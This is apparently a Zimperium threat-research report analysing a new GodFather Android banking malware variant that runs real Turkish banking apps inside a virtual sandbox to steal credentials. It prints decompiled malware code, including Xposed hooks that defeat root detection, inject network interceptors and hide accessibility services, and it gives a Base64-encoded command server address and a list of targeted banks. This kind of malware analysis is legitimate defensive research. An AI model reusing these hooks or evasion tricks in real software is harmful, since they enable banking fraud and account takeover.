Your Mobile App, Their Playground: The Dark side of the Virtualization - Zimperium

By Fernando Ortega

Published: 2025-06-18 · Archived: 2026-04-05 20:41:21 UTC

Executive Summary

Zimperium zLabs has uncovered a sophisticated evolution of the GodFather banking malware that leverages an advanced on-device virtualization technique to hijack several legitimate applications, with a focus on mobile banking and cryptocurrency applications. This method marks a significant leap in mobile threat capabilities, moving beyond traditional overlays to a more deceptive and effective form of attack.

The core of this novel technique is the malware's ability to create a complete, isolated virtual environment on the victim's device. Instead of simply mimicking a login screen, the malware installs a malicious "host" application that contains a virtualization framework. This host then downloads and runs a copy of the actual targeted banking or cryptocurrency app within its controlled sandbox. When a user launches their app, they are seamlessly redirected to this virtualized instance, where every action, tap, and data entry is monitored and controlled by the malware at runtime.

This virtualization technique provides attackers with several critical advantages over previously seen malware. By running the legitimate app inside a controlled environment, attackers gain total visibility into the application's processes, allowing them to intercept credentials and sensitive data in real-time. The malware can be controlled remotely and also use hooking frameworks to modify the behavior of the virtualized app, effectively bypassing security checks such as root detection. In addition to this core technique, GodFather has evolved its evasive maneuvers, employing ZIP manipulation and shifting code to the Java layer to defeat static analysis tools. Crucially, because the user is interacting with the real, unaltered application, the attack achieves perfect deception, making it nearly impossible to detect through visual inspection and neutralizing user vigilance.

The impact of this attack vector is severe. While this GodFather campaign casts a wide net, targeting nearly 500 applications globally, our analysis reveals that this highly sophisticated virtualization attack is currently focused on a dozen Turkish financial institutions. This discovery represents a significant leap in capability beyond previously documented research like "FjordPhantom" and the most recent publicly available analysis reported by Cyble in November 2024. The malware grants attackers the ability to steal a wide range of login credentials, from usernames and passwords to device PINs, ultimately leading to a full account takeover. Ultimately, this virtualization technique erodes the fundamental trust between a user and their mobile applications, rendering the device itself an untrusted environment where even legitimate apps can be turned into tools for espionage and theft.

Technical Analysis

Evasive ZIP Techniques

All the latest samples of GodFather found by our research team are using a very similar technique of ZIP manipulation. Threat actors are altering the ZIP format of APK files (Fig.1) and tampering with the structure of Android Manifest files to bypass static analysis tools and avoid detection.

Specifically, the samples exhibit two key characteristics:

1. **General Purpose flag enabled:** The APK contains the bit 00 of the *General Purpose Flags* enabled. This tricks some analysis tools into believing the APK is encrypted and requires a password for decompression, hindering their ability to analyze the file.
2. **Adding extra field name:** The samples include an additional field name, "$**JADXBLOCK"** which references an open-source decompiler. This likely serves to further mislead or obstruct analysis.

```
[LFH325] Local directory file version needed  45  @offset: 3708156
[LFH325] Local directory file GPF  2569  @offset: 3708158
[LFH325] Local directory file compressed method 0x0800,  @offset:, 3708160
[LFH325] Local directory file last modification time  24389  @offset: 3708162
[LFH325] Local directory file file last modfication date  25804  @offset: 3708164
[LFH325] Local directory file crc 0x00000000,  @offset:, 3708166
[LFH325] Local directory file compressed_size 0x00000000,  @offset:, 3708170
[LFH325] Local directory file uncompressed_size 0x00000000,  @offset:, 3708174
[LFH325] Local directory file name length  19  @offset: 3708178
[LFH325] Local directory extra field length  70  @offset: 3708180
[LFH325] File name  b'AndroidManifest.xml'  @offset: 3708182
[LFH325] Extra Field name  b'\xfe\xca\t\x00JADXBLOCK\xfe\xca!\x00\xff\xca\x1d\x00\xfe\xca\x19\x00JADXBLOCK_EXT_8756REF_650\x01\x00\x10\x0
0\xf8\x1d\x05\x00\x00\x00\x00\x00\xf8\x1d\x05\x00\x00\x00\x00\x00'  @offset: 3708201
[LFH325] Ends at offset  3708271
```

Fig. 1: Example of Local File Header for AndroidManifest.xml

Accessibility Services, Obfuscation and Code Shift

Just like earlier versions, the latest **GodFather malware** relies on Android's accessibility services and only a few permissions to commit fraud. But there's a new twist: its Android **manifest is now obfuscated with irrelevant permissions and manifest strings**, specifically designed to thwart static analysis and challenge reverse engineers. It was also possible to notice that the attackers have moved much of the malicious code from the native layer to the Java layer.

The Same Old Dropper Technique

The malware uses a session based installation technique (Fig. 2) to install the actual payload on the victim's device, in order to **bypass the accessibility permissions restrictions**. It presents a message stating (Fig. 3), "**You need to grant permission to use all the features of the application"**, which is designed to lure victims into unknowingly installing the malware.

The malware hides its main payload in the **assets** folder. Once a victim falls for the trick and proceeds with the installation, the malware immediately requests accessibility permissions. If these are granted, the malware can then covertly grant itself additional permissions by overlaying content on the screen, all without the user's awareness or consent.



Fig. 2: The launcher install the asset apk using session based installation



Fig. 3: The application request for accessibility and device app and notification permission

C&C Communication

The GodFather malware keeps all its critical information, such as its C2 communication details and a list of targeted banks, in its shared preference. A **Base64-encoded C2 URL** is embedded within these preferences, allowing the malware to connect to its command server (Fig. 4).

```
<string name="min">aHR0cHM6Ly9mYW5vdmFyYS50b3Av</string>
```

Fig. 4: Malicious C&C in Base64

Once a victim grants accessibility permissions, the malware immediately sends information about the screen to the server, including detailed **tap events** captured by the Accessibility Service (Fig.5). This means that GodFather has the ability to essentially "see" every touch, swipe, and tap that the user makes on the screen, regardless of which app is currently open.



Fig. 5: Some information collected from accessibility is sent to the C2

Uncovering New Capabilities

Overlay Using Virtualization and Hooking Frameworks

The Malware is assembled using several legitimate open-source tools like Virtualapp, Xposedbridge, XposedInstaller, Xposed to execute its **overlay attacks**. It exploits the legitimate capabilities of these tools, like their ability to virtualize apps in sandboxed environments and hook into specific application programming interfaces (APIs), both to ensure its malicious code runs smoothly in these virtual spaces and to extract crucial data.

How does virtualization work?

The approach used by GodFather relies on a virtualization technique in which a single app acts as a container potentially capable of running multiple other apps. These secondary apps referred to as hosted apps are not installed directly onto the Android system. Instead, they are placed within a virtual filesystem (Fig. 7) managed by the host app. When one of these hosted apps is launched, the host creates a new process (Fig. 6), loads the hosted app into it, and then executes it.

The process responsible to execute the virtualized app is **com.heb.reb:va_core.**



Fig. 6: List of process when the app virtualized is running

Fig. 7: Malware creating virtual environment inside the host app

GodFather Malware: A Toolkit for Overlay Attacks

GodFather first gathers a list of all applications installed on the victim's device, specifically checking for a predetermined list of targeted apps (Fig.8).



Fig. 8: List of installed apps sent to the C2

If any of the below listed applications are already installed on the victims device, then the malware downloads and installs (Fig. 9) **Google playstore,Google play services and Google Services Framework APK** and writes it to the virtual folder (Fig. 10).



Fig. 9: Downloading playstore,play services,Google Services Framework APK's

```
taimen:/data/data/com.heb.reb/virtual/data/app # ls
com.android.vending            com.garanti.cepsubesi   com.google.android.gsf  system
com.fibabanka.Fibabanka.mobile  com.google.android.gms  com.tmobtech.halkbank
taimen:/data/data/com.heb.reb/virtual/data/app #
```

Fig. 10: Information on the virtual environment created

Package name	**Bank Name**
com.akbank.android.apps.akbank_direkt	Akbank Mobile
com.fibabanka.Fibabanka.mobile	Fibabanka
com.garanti.cepsubesi	Garanti BBVA Mobile
com.tmobtech.halkbank	Halkbank Mobil
com.ingbanktr.ingmobil	ING Mobil
az.kapitalbank.mbanking	Birbank
com.kuveytturk.mobil	Kuveyt Türk Mobile
com.pozitron.iscep	İşCep: Banking & Finance
tr.com.sekerbilisim.mbank	Şeker Mobil
com.tfkb	Türkiye Finans Mobile
com.ykb.android	Yapı Kredi Mobile

com.ziraat.ziraatmobil	Ziraat Mobile

Table 1: List of banks that are targeted by the malware

The malware extracts essential information from targeted banking applications already installed on the device. It then uses this data to generate a cache file named **package.ini**, which contains all the necessary details to launch these specific banking apps within its virtual environment while preserving user sessions.

The malware follows a precise, multi-step process for this:

1. **APK parsing:** analysis of the APKs of the targeted apps
2. **Private Space Preparation:** The malware sets up a dedicated, private space within its virtual environment and copies over all the files needed for the banking application to run there.
3. **Completion Notification:** It signals that these preparatory steps are complete.

Information gathered from the targeted applications operating within the virtual environment is subsequently converted into a serializable format (Fig. 11).

```
emulator64_arm64:/data/user/0/com.heb.reb/virtual/data/app/com.pozitron.iscep # ls
package.ini  signature.ini
emulator64_arm64:/data/user/0/com.heb.reb/virtual/data/app/com.pozitron.iscep #
```

Fig. 11: Package.ini and signature.ini files created in the application folder

This serialized data is cached as **package.ini** and **certificate.ini** files on disk (**Fig. 12**).

```
emulator64_arm64:/data/user/0/com.heb.reb/virtual/data/app/com.pozitron.iscep # strings package.ini | more
com.pozitron.iscep.features.prelogin.splash.SplashActivity
com.pozitron.iscep
com.pozitron.iscep.IsCepApplication
com.pozitron.iscep
com.pozitron.iscep
com.pozitron.iscep.IsCepApplication
D>X
dv!Ai}
/data/data/com.heb.reb/virtual/data/app/com.pozitron.iscep
/data/data/com.heb.reb/virtual/data/app/com.pozitron.iscep
/data/app/~~MgkFl9topoVV1jPxlYzRtQ==/com.pozitron.iscep-_MbGIGV-qnZsHuuCjCWoFw==/base.apk
/data/app/~~MgkFl9topoVV1jPxlYzRtQ==/com.pozitron.iscep-_MbGIGV-qnZsHuuCjCWoFw==/base.apk
/data/app/~~MgkFl9topoVV1jPxlYzRtQ==/com.pozitron.iscep-_MbGIGV-qnZsHuuCjCWoFw==/lib/arm64
/data/app/~~MgkFl9topoVV1jPxlYzRtQ==/com.pozitron.iscep-_MbGIGV-qnZsHuuCjCWoFw==/lib
/system/framework/org.apache.http.legacy.jar
/system_ext/framework/androidx.window.sidecar.jar
/system/framework/org.apache.http.legacy.jar
org.apache.http.legacy
android
/system_ext/framework/androidx.window.sidecar.jar
androidx.window.sidecar
android
androidx.core.app.CoreComponentFactory
```

Fig. 12: All the necessary components inside the package.ini to launch the banking app

Once the **package.ini** file is populated with key data from the legitimate banking application—such as its package name, libraries, and other components—the malware is ready to launch the virtualized version.

When victims attempt to use their original banking app, the GodFather malware mimics their actions and redirects them to its **StubActivity**, leveraging the **accessibility service** to achieve this seamless, deceptive launch.

Whenever the victim attempts to open the real banking application (**Fig. 13**), the malware intercepts the original Intent to launch the legitimate app and generates a fake Intent that launches a virtual app designed to mimic the banking application (**Fig. 14**)

```
06-06 09:08:17.546   530  2840 I ActivityTaskManager: START u0 {act=android.intent.action.MAIN cat
=[android.intent.category.LAUNCHER] flg=0x10200000 cmp=com.pozitron.iscep/.features.prelogin.splas
h.SplashActivity bnds=[1124,1376][1393,1713]} from uid 10128
```

Fig. 13: Original Banking application intent

```
06-06 09:08:18.434 21568 21568 V SyncManager: Reading /data/data/com.heb.reb/virtual/data/app/syst
em/sync/accounts.xml
06-06 09:08:18.435 21568 21568 V SyncManager: Reading /data/data/com.heb.reb/virtual/data/app/syst
em/sync/status.bin
06-06 09:08:18.436 21568 21568 V SyncManager: Writing new /data/data/com.heb.reb/virtual/data/app/
system/sync/accounts.xml
06-06 09:08:18.438 21568 21568 V SyncManager: Writing new /data/data/com.heb.reb/virtual/data/app/
system/sync/status.bin
06-06 09:08:18.439 21568 21568 V SyncManagerFile: Truncating /data/data/com.heb.reb/virtual/data/a
pp/system/sync/pending.xml
06-06 09:08:18.441 21568 21568 V SyncManager: Writing new /data/data/com.heb.reb/virtual/data/app/
system/sync/stats.bin
06-06 09:08:18.492   530  2840 I ActivityTaskManager: START u0 {flg=0x10010000 cmp=com.heb.reb/com
.pro.app.client.stub.WindowPreviewActivity (has extras)} from uid 10336
```

Fig. 14: Fake intent to launch the Virtual app to mimic the banking application

The malware first replaces the **system's standard Activity Manager** with its own custom proxy. With this control, it dictates how applications launched from its virtualized environment (VApp) behave.

It finely tunes launch behaviors within this virtual space, managing aspects like:

- The activity's **launch mode** (*standard* or *singleTask*).
- Whether to reuse an existing task or initiate a new one.
- If it should deliver a new intent or spawn a new process.

Additionally, the malware assigns a virtual process ID (**vpid**) to the activity. It then picks a placeholder "**stub**" activity (**Fig. 15**) from the main host application to act as a bridge, enabling the virtualized app's true activity to execute within the host environment. This entire process is key to how the malware seamlessly integrates and runs its deceptive banking apps.



Fig. 15: Stub activity where the virtualized app mimics the target bank

Hooking Methods to Harvest Credentials

The malware is designed in a way that hooks different methods depending on the banking application (**Fig. 16**).

```
public void e(String s, String s1, Application application0) {
    if(s == null) {
        return;
    }

    try {
        MyComponentDelegate.f = VirtualCore.f().t(s, 0).x(0).versionName;
    }
    catch(Exception unused_ex) {
    }

    if(s.equals("com.garanti.cepsubesi")) {
        ClassLoader classLoader0 = application0.getClassLoader();
        GarantiHook.a.g(classLoader0, MyComponentDelegate.f);
        ClassLoader classLoader1 = application0.getClassLoader();
        NetHook.a.b(classLoader1, "com.garanti.cepsubesi");
    }

    if(s.equals("com.pozitron.iscep")) {
        if(MyComponentDelegate.f.equals("10.1.2")) {
            ClassLoader classLoader2 = application0.getClassLoader();
            IsCepHook.a.d(classLoader2);
        }
        else if(MyComponentDelegate.f.equals("10.2.0")) {
            ClassLoader classLoader3 = application0.getClassLoader();
            IsCepHook.a.c(classLoader3);
        }
        else if(MyComponentDelegate.f.equals("10.2.1")) {
            ClassLoader classLoader4 = application0.getClassLoader();
            IsCepHook.a.b(classLoader4);
        }
    }

    if(s.equals("com.ziraat.ziraatmobil")) {
        Log.d("MyComponentDelegate", "ZiraatHook: " + MyComponentDelegate.f);
        ZiraatHook ziraatHook0 = ZiraatHook.a;
        ziraatHook0.f(application0.getClassLoader(), MyComponentDelegate.f);
        ziraatHook0.j(application0.getClassLoader(), MyComponentDelegate.f);
        if(MyComponentDelegate.f.equals("3.1.6")) {
            ziraatHook0.b(application0.getClassLoader());
            ziraatHook0.i(application0.getClassLoader());
        }

        if(MyComponentDelegate.f.equals("3.1.7")) {
            ziraatHook0.c(application0.getClassLoader());
        }
    }

    if(s.equals("com.akbank.android.apps.akbank_direkt")) {
        try {
            Class class0 = XposedHelpers.p("com.akbank.framework.util.AKBDeviceUtil", application0.getClassLoader());
            if(class0 != null) {
                XposedHelpers.m(class0, "canExecuteCommand", new Object[]{String.class, new XC_MethodHook() {
                    public final MyComponentDelegate w;

                    public void g(XC_MethodHook.MethodHookParam xC_MethodHook$MethodHookParam0) throws Throwable {
                        xC_MethodHook$MethodHookParam0.h(Boolean.FALSE);
                    }
                }});
            }
```

Fig. 16: Different hooks depending on the target app virtualized

The code on **Fig. 17** uses **Xposed hooking framework** to intercept and manipulate the network connections. Specifically, it hooks the **build()** method of the **OkHttpClient.Builder class**, which is part of the popular **OkHttp** networking library used by many Android apps for handling HTTP requests. When a targeted app attempts to instanciate its **OkHttp** client, this hook injects a custom interceptor into the client's configuration. The injected interceptor is a dynamically generated proxy object that allows the malware to log network requests and responses made by the app.

```
public final void b(@NotNull ClassLoader classLoader0, @NotNull String s) {
    Intrinsics.p(classLoader0, "classLoader");
    Intrinsics.p(s, "packageName");
    try {
        XposedHelpers.m(XposedHelpers.o("okhttp3.OkHttpClient.Builder", classLoader0), "build", new Object[]{new XC_Meth
            public void g(@NotNull XC_MethodHook.MethodHookParam xC_MethodHook$MethodHookParam0) {
                Object object1;
                Intrinsics.p(xC_MethodHook$MethodHookParam0, "param");
                Object object0 = xC_MethodHook$MethodHookParam0.d;
                Class class0 = XposedHelpers.o("okhttp3.Interceptor", s);
                if(StringsKt__StringsKt.T2(this.x, "akbank", false, 2, null)) {
                    AKNetInterceptorHandler aKNetInterceptorHandler0 = new AKNetInterceptorHandler(s);
                    object1 = Proxy.newProxyInstance(s, new Class[]{class0}, aKNetInterceptorHandler0);
                }
                else if(StringsKt__StringsKt.T2(this.x, "garanti", false, 2, null)) {
                    GarantiNetInterceptorHandler garantiNetInterceptorHandler0 = new GarantiNetInterceptorHandler(s);
                    object1 = Proxy.newProxyInstance(s, new Class[]{class0}, garantiNetInterceptorHandler0);
                }
                else if(StringsKt__StringsKt.T2(this.x, "ziraat", false, 2, null)) {
                    ZiraatInterceptorHandler ziraatInterceptorHandler0 = new ZiraatInterceptorHandler(s);
                    object1 = Proxy.newProxyInstance(s, new Class[]{class0}, ziraatInterceptorHandler0);
                }
                else if(StringsKt__StringsKt.T2(this.x, "ykb", false, 2, null)) {
                    YkbInterceptorHandler ykbInterceptorHandler0 = new YkbInterceptorHandler(s);
                    object1 = Proxy.newProxyInstance(s, new Class[]{class0}, ykbInterceptorHandler0);
                }
                else {
                    NetInterceptorHandler netInterceptorHandler0 = new NetInterceptorHandler(s);
                    object1 = Proxy.newProxyInstance(s, new Class[]{class0}, netInterceptorHandler0);
                }

                XposedHelpers.c(object0, "addInterceptor", new Object[]{object1});
            }
        }});
    }
```

Fig. 17: Network hooks used by the malware

The malware customizes its data interception strategy based on the specific banking app it's targeting. It does this by checking for unique identifiers within the app's package name. Once a particular bank app is detected, the malware creates a specialized, malicious **InterceptorHandler** designed to intercept and record sensitive information specifically from that application. This capability provides a direct pathway for attackers to capture and exfiltrate sensitive data, including user credentials.

At runtime, GodFather intercepts and modifies the behavior of key APIs, such as **getEnabledAccessibilityServiceList** (Fig. 18).

```
public final void h(@NotNull ClassLoader classLoader0) {
    Intrinsics.p(classLoader0, "classLoader");
    try {
        Class class0 = XposedHelpers.p("android.view.accessibility.AccessibilityManager", classLoader0);
        if(class0 == null) {
            Log.e(AKHook.b, "am == null");
            return;
        }

        XposedHelpers.m(class0, "getEnabledAccessibilityServiceList", new Object[]{Integer.TYPE, new io.busniess.va.hook.AKHook.startHook.1()});
    }
    catch(Exception exception0) {
        exception0.printStackTrace();
    }
```

Fig. 18: Hooking the getEnabledAccessilibityServiceList API

This API returns a list of active accessibility services and is commonly used by banking apps to detect screenreaders or malicious services that are “observing” the screen. The malware hooks these methods to return back an empty list (**Fig. 19**), hiding themselves and all the other active services.

```
@Metadata(d1 = {"\u0000\u0017\n\u0000\n\u0002\u0018\u0002\n\u0002\u0018\u0002\n\u0000\n\u0002\u0010\u0002\n\u0002\b\u0002*\u0001\u0000\b\n\u0018\u00002\u00020\u0001J\u0010\u0010\u0005\u0
public final class io.busniess.va.hook.AKHook.startHook.1 extends XC_MethodHook {
    public void g(@NotNull XC_MethodHook.MethodHookParam xC_MethodHook$MethodHookParam0) {
        Intrinsics.p(xC_MethodHook$MethodHookParam0, "param");
        xC_MethodHook$MethodHookParam0.h(EmptyList.INSTANCE);
    }
}
```

